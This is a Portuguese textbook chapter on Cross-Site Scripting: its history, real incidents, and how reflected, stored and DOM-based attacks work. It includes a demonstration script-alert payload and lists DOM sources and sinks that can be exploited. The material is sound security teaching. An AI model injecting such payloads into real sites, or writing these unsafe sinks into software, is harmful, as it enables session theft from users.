Capítulo 4

Cross-Site Scripting: Ataques, Detecção e Contramedidas

Ian Vilar Bastos, Bianca Domingos Guarizi, Isabela Maira Mendite Alves, Júlia Abbud Fernandez e Souza, Guilherme Oliveira Pimentel, João André Campos Watanabe, Dalbert Matos Mascarenhas, Marcelo Gonçalves Rubinstein, Igor Monteiro Moraes

Abstract

Web applications are an essential part of people's daily lives. Corporations use Web applications to enhance the quality of their services while reaching a broader audience through the Internet. The benefits provided by Web applications, however, introduce risks to their users. Large corporations often store sensitive and confidential information through their Web applications, making them an attractive target for cyberattacks. XSS (Cross-Site Scripting) attacks are among the most frequent attacks targeting Web applications. This chapter provides an overview of XSS attacks, preventive measures, and best practices for mitigating XSS vulnerabilities during Web application development. Finally, it presents the detection of XSS attacks using machine learning and an educational XSS attack emulator.

Resumo

As aplicações Web são uma parte essencial do dia-a-dia das pessoas. As corporações usam as aplicações Web para aumentar a qualidade dos seus serviços oferecidos e ao mesmo tempo alcançar uma audiência maior através da Internet. No entanto, as vantagens oferecidas pelas aplicações Web também são acompanhadas de riscos para os seus usuários. Informações sensíveis e confidenciais são, geralmente, armazenadas por grandes corporações através de suas aplicações Web, o que as tornam um grande atrativo para ciberataques. Os ataques XSS (Cross-Site Scripting) são um dos tipos de ataque mais frequentemente realizados sobre aplicações Web. Este capítulo apresenta uma visão geral do ataque XSS e medidas preventivas e boas práticas para a prevenção de vulnerabilidades XSS durante o desenvolvimento de aplicações Web. Por último, apresenta-se a detecção de ataques XSS usando aprendizado de máquina e um emulador educativo de ataques XSS.

4.1. Introdução

Os usuários da Internet vêm se tornando cada vez mais dependentes de serviços oferecidos através de aplicações Web, como comércio eletrônico (*e-commerce*), *Internet banking*, reservas de hospedagem, pagamentos *online* etc. Um relatório produzido pela CyCognito [CyCognito, 2023] mostra que 70% das aplicações Web são desenvolvidas com brechas de segurança severas e que 30% estão vulneráveis a alguma das 10 categorias de ataques mais realizados e identificados pelo *Open Worldwide Application Security Project* (OWASP) [OWASP, 2021]. Dentre os ataques mais realizados, encontra-se o *Cross-Site Scripting* (XSS) e sua primeira identificação data de aproximadamente 1996 [Grossman et al., 2007], momento no qual surgiu a linguagem de programação JavaScript. Inicialmente, usuários maliciosos se aproveitavam da possibilidade de subdividir um quadro HTML (*HyperText Markup Language*) para carregar duas páginas Web simultaneamente e atravessavam os dados de uma página para a outra através de códigos em JavaScript sem a ciência do usuário legítimo [Grossman et al., 2007]. O problema quando descoberto foi considerado uma vulnerabilidade de segurança no navegador Web Netscape, o navegador mais popular na época em que os ataques começaram a ser reportados. Para solucionar o problema, a empresa Netscape Communications propôs a política denominada "mesma origem", na qual um código JavaScript permanece restrito a uma única página Web, ainda que o quadro HTML seja composto de mais de uma página Web. Dessa forma, não era mais possível que os dados de uma página Web fossem atravessados para outra página Web.

Após a solução apresentada pela Netscape para a vulnerabilidade do seu navegador Web, o foco passou a ser em problemas mais comuns na comunidade de segurança como *buffer overflow*, uso de *botnets*, vírus, *worms*, *spyware* etc [Grossman et al., 2007]. Os ataques XSS passaram a ser considerados uma preocupação da comunidade de segurança quando a rede social MySpace foi atacada e mais de um milhão de usuários foram infectados no período de 24 horas [Vice, 2015]. Desde então, diversos ataques XSS em sítios Web foram realizados e sua combinação com técnicas de *phishing*, que consistem em tentativas de fraude para roubo de informações sigilosas, tornaram os ataques XSS o tipo de ataque mais devastador para a realização de fraudes em negócios *online* [Grossman et al., 2007]. A explosão do comércio eletrônico levantou uma bandeira importante para a segurança de sistemas Web, visto que manter o sistema seguro não está mais somente relacionado a conservar os usuários maliciosos fora do perímetro no qual as informações sigilosas se encontram. Os desenvolvedores Web passam a ter responsabilidade também na segurança dos sistemas Web, pois precisam criar aplicações Web que não possuam vulnerabilidades a ataques XSS.

Os ataques XSS pertencem à categoria de ataques denominada ataques de injeção de código. Nessa categoria de ataque, um usuário malicioso injeta o código através de campos de entrada existentes no sistema. No caso de ataques XSS, o usuário malicioso explora os campos de entrada da página Web para injetar códigos geralmente em JavaScript em uma aplicação Web legítima em razão de a aplicação Web não realizar codificação ou validação apropriada das entradas de dados fornecidas [Kaur et al., 2023]. A vítima do usuário malicioso em um ataque XSS é o usuário legítimo que usa um navegador Web e não o servidor que hospeda a página Web vulnerável. O código JavaScript malicioso injetado na página Web legítima é executado no navegador Web do usuário

legítimo. Dessa forma, o usuário malicioso utiliza a página Web legítima como um canal confiável do usuário legítimo para executar o seu ataque. Assim, usuários legítimos são enganados e levados a acessar páginas Web maliciosamente alteradas cujo domínio é legítimo.

Os ataques XSS possuem uma capacidade destrutiva com consequências devastadoras. Em 2018, a empresa aérea British Airways sofreu um roubo de aproximadamente 380000 registros devido a uma vulnerabilidade XSS em seu módulo de pagamento [BBC, 2018]. A brecha no sistema de segurança da British Airways resultou em uma multa de 183 milhões de libras esterlinas e a perda de confiança de inúmeros consumidores sobre o armazenamento de seus dados pessoais. O código JavaScript malicioso realizava a transferência dos dados de transação do usuário legítimo com o módulo de pagamento para um servidor do usuário malicioso cujo domínio era registrado como `baways.com` e possuía certificação digital para evitar suspeitas e aparentar ser um sítio Web legítimo e confiável. Em 2019, um jogo de videogame popular da empresa Epic Games, denominado Fortnite, foi um potencial alvo de ataques de XSS por causa de uma vulnerabilidade encontrada na página Web de um subdomínio da empresa [Latest Cyber Security News, 2019]. A página Web era utilizada para apresentar estatísticas sobre o jogo e possuía uma barra de busca na qual era possível injetar código JavaScript malicioso. A vulnerabilidade poderia ser utilizada por um usuário malicioso para redirecionar as credenciais de acesso ao sistema da Epic Games dos usuários legítimos para um sítio Web do usuário malicioso. Apesar de não haver registros sobre o roubo de credenciais de usuários do sistema da Epic Games, a empresa possuía, em 2020, cerca de 350 milhões de usuários cadastrados. Em 2020, a plataforma de organização de eventos Meetup pode ter tido parte dos fundos arrecadados através da plataforma PayPal desviados para usuários maliciosos [Latest Cyber Security News, 2020]. A área de envio de mensagens de discussão, habilitada por padrão pela plataforma, permitia o armazenamento persistente de código JavaScript malicioso. Dessa forma, usuários maliciosos podiam alterar suas permissões de privilégio nas páginas Web dos eventos que foram infectadas para organizar e desviar os fundos arrecadados.

O objetivo deste capítulo é apresentar os principais conceitos e as principais medidas de prevenção durante o desenvolvimento de aplicações Web para torná-las menos vulneráveis a ataques XSS. O capítulo também possui como objetivo discutir os mecanismos de detecção de ataques XSS que utilizam aprendizado de máquina e os seus principais desafios técnicos e de pesquisa. Além disso, o capítulo conta com uma prática experimental e educativa para a conscientização do público sobre os ataques XSS, na qual os participantes podem reforçar os conhecimentos adquiridos. Na atividade prática é utilizado o emulador EXSS [Guarizi et al., 2024], desenvolvido pelos autores no contexto dos Grupos de Trabalho do Programa Hackers do Bem da RNP. Ao fim da leitura do capítulo, espera-se que os leitores sejam capazes de compreender como os ataques XSS são explorados em aplicações Web, diferenciar como ocorrem os diferentes tipos de ataques que exploram as vulnerabilidades XSS, identificar boas práticas sobre o desenvolvimento de aplicações Web seguras e assimilar os principais mecanismos e estratégias para a defesa contra ataques XSS.

O capítulo está estruturado da seguinte maneira. A Seção 4.2 define o ataque XSS e descreve seus diferentes tipos. São apresentados ainda alguns exemplos de cargas

úteis (*payloads*) usadas nestes ataques. A Seção 4.3 apresenta medidas preventivas e boas práticas para prevenção de vulnerabilidades XSS que incluem, por exemplo, a validação e a filtragem de entradas de usuário, a codificação de saídas, mecanismos de proteção de plataformas (*frameworks*) de desenvolvimento Web e de navegadores. A Seção 4.4 discute trabalhos recentes relacionados à detecção de ataques XSS que empregam aprendizado de máquina, com enfoque na obtenção de um conjunto de dados (*dataset*), no pré-processamento e na detecção propriamente dita. A Seção 4.5 descreve brevemente o emulador EXSS e conduz o leitor para realização de atividades práticas nas quais, por exemplo, pode aprender a inserir *scripts* nos campos de entradas de dados e observar as implicações dos *scripts* na segurança da aplicação Web. A Seção 4.6 conclui o capítulo e aponta futuras direções de pesquisa na área.

4.2. Visão Geral do Ataque XSS

Uma aplicação Web consiste em um servidor Web, um navegador Web, um protocolo de comunicação entre o navegador e o servidor Web e informações da aplicação armazenadas no servidor Web e/ou em um servidor auxiliar que é acessado pela aplicação [Gupta e Chaudhary, 2020]. As aplicações Web possuem uma interface gráfica do usuário (*Graphical User Interface* - GUI). É através da interface gráfica que os usuários interagem com a aplicação Web via menus de navegação, botões, imagens e gráficos. As demais partes das aplicações Web responsáveis por sua operação e que não podem ser acessadas pelos usuários podem conter servidores de bancos de dados, bibliotecas de coleta e análise de dados de usuários, interfaces com outras aplicações Web etc. Uma loja de comércio eletrônico é um exemplo de aplicação Web. É através da interface gráfica que o usuário pode navegar por um menu, buscar um produto e inserir comentários sobre este produto. A busca por produtos é feita através de consultas ao servidor de banco de dados e os comentários são armazenados também no servidor de banco de dados. O resultado destas tarefas é retornado para a interface gráfica, que exibe tal resultado para o usuário. A interação entre um cliente e um servidor Web é feita, em geral, usando mensagens HTTP (*HyperText Transfer Protocol*). A Figura 4.1 ilustra a interação entre um cliente e um servidor Web e mostra linguagens que são costumeiramente usadas para implementar aplicações Web.




Figura 4.1. Um exemplo de interação entre um cliente e um servidor de uma aplicação Web.

Uma página Web é formada por vários elementos. O *Document Object Model* (DOM) [Stenback e Heninger, 2004] é a representação hierárquica destes elementos de

uma página Web. Quando o navegador recebe uma página para carregá-la, ele interpreta a estrutura da página e separa seus elementos em uma estrutura em árvore com cada elemento e atributos aninhados em seu respectivo local. O DOM não é um arquivo, ele é a representação da estrutura de um documento na Web. Linguagens são usadas para implementar a interface gráfica e definem a forma como os usuários interagem com ela. Exemplos de linguagens são a *HyperText Markup Language* (HTML) que define a estrutura da interface gráfica e os diferentes elementos do DOM; a *Cascading Style Sheet* (CSS) que define o estilo de uma aplicação Web, que inclui os tipos de fontes, cores e estilo visual das páginas; e a JavaScript, que permite a implementação de funcionalidades dinâmicas ao manipular o DOM, recuperando, alterando, adicionando ou removendo elementos elementos de uma página Web. O Código 4.1, escrito em linguagem HTML, é de uma página Web simples e a Figura 4.2 apresenta o DOM para esta página Web.

Código Fonte 4.1. Código HTML para uma página Web simples.

```
1  <html>
2    <head>
3      <title> Titulo da minha pagina </title>
4    </head>
5    <body>
6      <h1> Corpo da minha pagina </h1>
7      <a href = "#">Link para outra pagina</a>
8    </body>
9  </html>
```




Figura 4.2. O DOM para o Código 4.1, com a representação hierárquica dos elementos da página Web.

O XSS é um ataque de injeção de código que possibilita a um atacante executar código malicioso no navegador de um outro usuário, neste caso, a vítima [Kallin e Valbuena, 2013]. O atacante não tem como alvo direto a vítima. Em vez disso, o atacante explora uma vulnerabilidade em uma aplicação Web que a vítima usa, a fim de fazer com que a aplicação Web envie o código malicioso para a vítima. Para o

navegador da vítima, o código malicioso parece ser uma parte legítima da aplicação Web, e tal aplicação, portanto, agiu como cúmplice involuntário do atacante.

Para que o atacante execute seu código malicioso no navegador da vítima, é preciso injetá-lo em uma página Web que a vítima requisita ao servidor da aplicação Web. Portanto, uma aplicação Web é vulnerável a um ataque XSS quando há a possibilidade de inserir código malicioso em sua página Web legítima [Sarmah et al., 2018]. As entradas em uma aplicação Web que podem servir de pontos de injeção de código podem ser parâmetros fornecidos em URLs (*Uniform Resource Locators*) por meio do método GET do HTTP, informações inseridas no corpo de requisições pelo método POST do HTTP, dados presentes no cabeçalho de mensagens HTTP, *cookies* e até mesmo arquivos carregados. Uma aplicação Web com vulnerabilidades a um ataque XSS está exposta a instalação de *malwares*, sequestro de sessões, roubo de dados confidenciais e ataques de engenharia social [Kaur et al., 2023].


A Figura 4.3 apresenta um exemplo de uma página Web vulnerável a XSS, que contém um campo de entrada de dados. Este campo permite a inserção de um texto qualquer que será usado pelo mecanismo de busca da aplicação Web para encontrar e exibir produtos comercializados por essa aplicação Web. O atacante, portanto, pode inserir um texto, neste caso do exemplo, o código `<script>alert("Você foi atacado!")</script>`, veja a Figura 4.3(a). O problema é que o navegador irá tratar o texto inserido no campo de busca como um código e o executará. Neste exemplo, o código produz uma janela de alerta com a mensagem definida pelo atacante, veja a Figura 4.3(b).

Os ataques XSS podem ser classificados em três categorias, de acordo com o modo com que o atacante injeta códigos maliciosos na aplicação Web: XSS refletido ou não-persistente, XSS armazenado ou persistente, XSS baseado no DOM.


4.2.1. Ataque XSS Refletido ou Não-Persistente

No ataque XSS refletido, o atacante gera um URL que contém um código malicioso e engana a vítima para acessá-lo, seja incluindo um *link* em uma página Web, seja usando outras técnicas de engenharia social [OWASP, 2024]. O URL já contém *scripts* maliciosos que serão executados ao ser aberto. O atacante pode, por exemplo, encaminhar o URL à vítima através de um email, como ilustra a Figura 4.4. O email contém algum artifício para induzir a vítima a clicar no *link* associado ao URL e, assim, envie o código malicioso para o servidor Web. Quando isso ocorre, o código malicioso é inserido na requisição HTTP, que é enviada pela própria vítima ao servidor Web que executa uma aplicação Web vulnerável. Esse servidor não trata devidamente as informações da requisição HTTP e as coloca na resposta HTTP contendo o código malicioso. O código, então, é executado no navegador da vítima, pois, para o navegador, o código é originário de uma fonte confiável, o servidor Web. Assim, o código pode ter acesso a *cookies*, *tokens* de sessão ou outras informações confidenciais usadas pelo navegador na comunicação com a aplicação Web [OWASP, 2024]. Em seguida, essas informações são repassadas ao atacante.

Esse tipo de ataque XSS é denominado refletido, pois o servidor Web reflete de volta o ataque recebido, ou seja, o código malicioso é enviado pela vítima em sua re-



(a) Inserção do código malicioso no campo de busca.



(b) Resultado da inserção do código malicioso.

Figura 4.3. Um exemplo de aplicação Web vulnerável a XSS. A página Web contém um campo de busca e a aplicação Web não verifica adequadamente o conteúdo digitado pelo usuário neste campo. Com isso, um atacante pode inserir um código JavaScript, no caso `<script>alert("Você foi atacado!")</script>` produzindo uma janela de alerta com a mensagem "Você foi atacado!".

quisição HTTP e o servidor reenvia este código para a vítima na mensagem de resposta HTTP [OWASP, 2024]. Também é denominado não-persistente, pois o atacante precisa




Figura 4.4. Um exemplo de ataque XSS refletido. No Passo 1, o atacante envia um URL contendo um código malicioso para a vítima com algum artifício para fazê-la clicar neste URL. Ao clicar no URL com o código malicioso, a vítima envia tal código na requisição HTTP, Passo 2, para o servidor Web que executa uma aplicação Web vulnerável. Como não trata devidamente as informações contidas na requisição HTTP, o servidor Web as insere na resposta HTTP que contém o código malicioso e envia tal mensagem de volta para a vítima no Passo 3. O código malicioso então é executado no navegador da vítima no Passo 4, pois, para o navegador, este código foi enviado pelo servidor Web, que é uma fonte confiável. Neste exemplo, o código malicioso tem acesso a um *cookie* da vítima e o envia para o atacante no Passo 5.

repassar o código malicioso a cada vítima para realizar o ataque. Essa necessidade de repasse do código implica que o impacto desse tipo de XSS é geralmente menos severo do que o do XSS armazenado, que será definido a seguir.

4.2.2. Ataque XSS Armazenado ou Persistente

No XSS armazenado, o atacante gera um código malicioso que será armazenado persistentemente em um servidor vulnerável, geralmente em um banco de dados. Um exemplo deste tipo de ataque pode ser encontrado em aplicações Web que servem como fóruns de discussão ou redes sociais. No ataque XSS armazenado, não há a necessidade de o atacante gerar e disseminar um URL que contenha o código malicioso para que a vítima o envie ao servidor da aplicação Web vulnerável, como acontece no XSS refletido. O atacante explora diretamente o servidor da aplicação Web vulnerável e, após a exploração, os usuários desta aplicação se tornam possíveis vítimas. A Figura 4.5 apresenta os passos envolvidos nesse ataque. O atacante explora a vulnerabilidade na página Web legítima para inserir o código malicioso em seu banco de dados. Dessa forma, todo usuário que realizar uma requisição HTTP para a página Web com o banco de dados comprometido vai receber o código malicioso do servidor Web em sua resposta HTTP. O código então é executado no navegador do usuário, pois, para o navegador, o código é originário de uma fonte confiável, o servidor Web.

O ataque é denominado armazenado, pois o servidor Web armazena o código malicioso em seu banco de dados. Também é denominado persistente, pois o atacante não precisa repassar o código malicioso a cada usuário que acessa o servidor Web para realizar o ataque uma vez que o código esteja no banco de dados.




Figura 4.5. Um exemplo de ataque XSS armazenado. No Passo 1, o atacante explora uma vulnerabilidade na página Web legítima para, no Passo 2, inserir o código malicioso em seu banco de dados. Após isso, todo usuário que realizar uma requisição HTTP para a página Web com o banco de dados comprometido, Passo 3, receberá o código malicioso do servidor Web em sua resposta HTTP, Passo 4. O código malicioso, no Passo 5, é executado no navegador do usuário, pois, para o navegador, o código veio do servidor Web confiável e, neste exemplo, é enviado um *cookie* da vítima diretamente para o atacante, no Passo 6.

4.2.3. Ataque XSS baseado no *Document Object Model* (DOM)

Nas aplicações Web atuais, uma quantidade cada vez maior de código HTML é gerada por JavaScript no navegador do usuário e não mais no servidor [Kallin e Valbuena, 2013]. Isso significa que vulnerabilidades XSS podem estar presentes não apenas no código do servidor da aplicação Web, mas também no código JavaScript do cliente. Consequentemente, mesmo com código do servidor completamente seguro, o código do cliente ainda pode incluir, de forma insegura, a entrada do usuário em uma atualização do DOM após o carregamento da página Web. Se isso acontecer, o código do cliente habilitou um ataque XSS sem que haja culpa do código do servidor.

O DOM é a representação da estrutura de um documento na Web. Através do DOM, o JavaScript pode adicionar, acessar e alterar todos os elementos HTML de uma página Web dinamicamente. As páginas HTML são estáticas, isto é, a estrutura da página é apresentada para o usuário exatamente como é armazenada no servidor. O código JavaScript é embutido em páginas HTML, justamente, para torná-las dinâmicas. Durante a interpretação da página pelo navegador para construção da árvore do DOM, ao encontrar um código JavaScript, o navegador irá executá-lo e, em seguida, irá formatar o conteúdo para ser exibido ao usuário baseado na lógica do código. Todos os elementos HTML são definidos como objetos no DOM. Os métodos do DOM são ações que podem ser executadas nos elementos HTML. As propriedades do DOM são valores dos elementos HTML que podem ser definidos e alterados. O Código 4.2 é um exemplo de código JavaScript embutido no HTML para manipular o DOM.

Código Fonte 4.2. Um código JavaScript que altera o conteúdo do elemento `<p>` identificado por "mensagem". O método e a propriedade usados no exemplo são o `getElementById` e a `innerHTML`, respectivamente. O método encontra e acessa um elemento HTML através do seu identificador, `id`, para em seguida definir a sua propriedade, `innerHTML`.

```
1 <html>
```

```
2     <body>
3       <p id="mensagem"></p>
4       <script>
5         document.getElementById("mensagem").innerHTML = "Oi!";
6       </script>
7     </body>
8   </html>
```

A manipulação do DOM por código JavaScript pode introduzir vulnerabilidades XSS. O ataque XSS baseado em DOM ocorre quando o código JavaScript aceita a entrada de um usuário, denominada fonte, e passa essa entrada para outra função que exibe os resultados de volta para a página, denominada sorvedouro, sem nenhum tipo de verificação da entrada antes de ser exibida novamente em tela. Portanto, o ataque ocorre quando o navegador do usuário processa a página Web enviada pelo servidor.

As fontes de ataques são propriedades ou funções do JavaScript que aceitam entradas de usuário de qualquer lugar da página web. Um exemplo de fonte é a propriedade `location.search` porque ela lê uma entrada a partir do conjunto de caracteres de requisição (*query string*). Mais exemplos de fontes são: `document.URL`, `document.documentURI`, `document.URLUnencoded`, `document.baseURI`, `location.search`, `document.cookie` e `document.referrer`. Um sorvedouro é uma função JavaScript que causa efeitos indesejados para o usuário se o atacante controla os dados passados para essa função. Se tal função retorna a entrada para a tela como saída sem nenhuma verificação de segurança, ela é considerada um sorvedouro. Um exemplo de sorvedouro é a propriedade `innerHTML`, que altera o conteúdo de um objeto para o valor que for fornecido a ela. Mais exemplos de sorvedouros são: `document.write()`, `document.writeln()`, `document.domain`, `element.innerHTML`, `element.outerHTML`, `element.insertAdjacentHTML` e `element.onevent`.

No XSS baseado em DOM, o atacante pode gerar um URL para inserir o código malicioso, como ocorre no XSS Refletido, ou utilizar a persistência de um banco de dados, como ocorre no XSS Armazenado. Em ambos os casos, o ataque ocorre quando o navegador do usuário processa a página Web enviada pelo servidor. A Figura 4.6 apresenta um exemplo deste tipo de ataque. O atacante insere o *script* malicioso ao alterar dinamicamente a estrutura dos objetos que compõem a página HTML para que seja possível inserir novas estruturas que não estejam originalmente presentes. Em seguida, a vítima realiza uma requisição HTTP legítima ao servidor Web. O servidor Web responde à requisição HTTP com a página que possui a vulnerabilidade DOM ao usuário. A vítima recebe a resposta HTTP do servidor Web e processa a página ao modificar o DOM da página HTML e executa o código malicioso. Com a página Web alterada, o atacante consegue, por exemplo, recuperar informações sensíveis do usuário legítimo e as direcionar a uma página Web externa, na qual o atacante coleta as informações sensíveis.

Este tipo de ataque pode ser facilmente confundido com o XSS Refletido quando executado, contudo, o XSS Refletido apenas adiciona novos elementos na visualização da página legítima ou adiciona um redirecionamento para um novo URL, enquanto o XSS baseado em DOM modifica toda a estrutura de elementos da página HTML que é




Figura 4.6. Um exemplo de ataque XSS baseado em DOM. No Passo 1, o atacante envia um URL contendo um código malicioso para a vítima com algum artifício para fazê-la clicar neste URL. Ao clicar no URL com o código malicioso, no Passo 2, o atacante insere o *script* malicioso para alterar dinamicamente o DOM da página Web no navegador da vítima. No Passo 3, a vítima faz uma requisição HTTP legítima ao servidor Web. No Passo 4, o servidor Web responde a requisição HTTP com a página que possui a vulnerabilidade DOM à vítima. No Passo 5, a vítima recebe a resposta HTTP do servidor Web e processa a página ao modificar o DOM da página HTML e executa o código malicioso e, no Passo 6, é enviado um *cookie* diretamente para o atacante.

acessada pela vítima. Assim, mesmo o acesso sendo realizado ao URL legítimo, a página visualizada pela vítima é completamente diferente da página legítima.

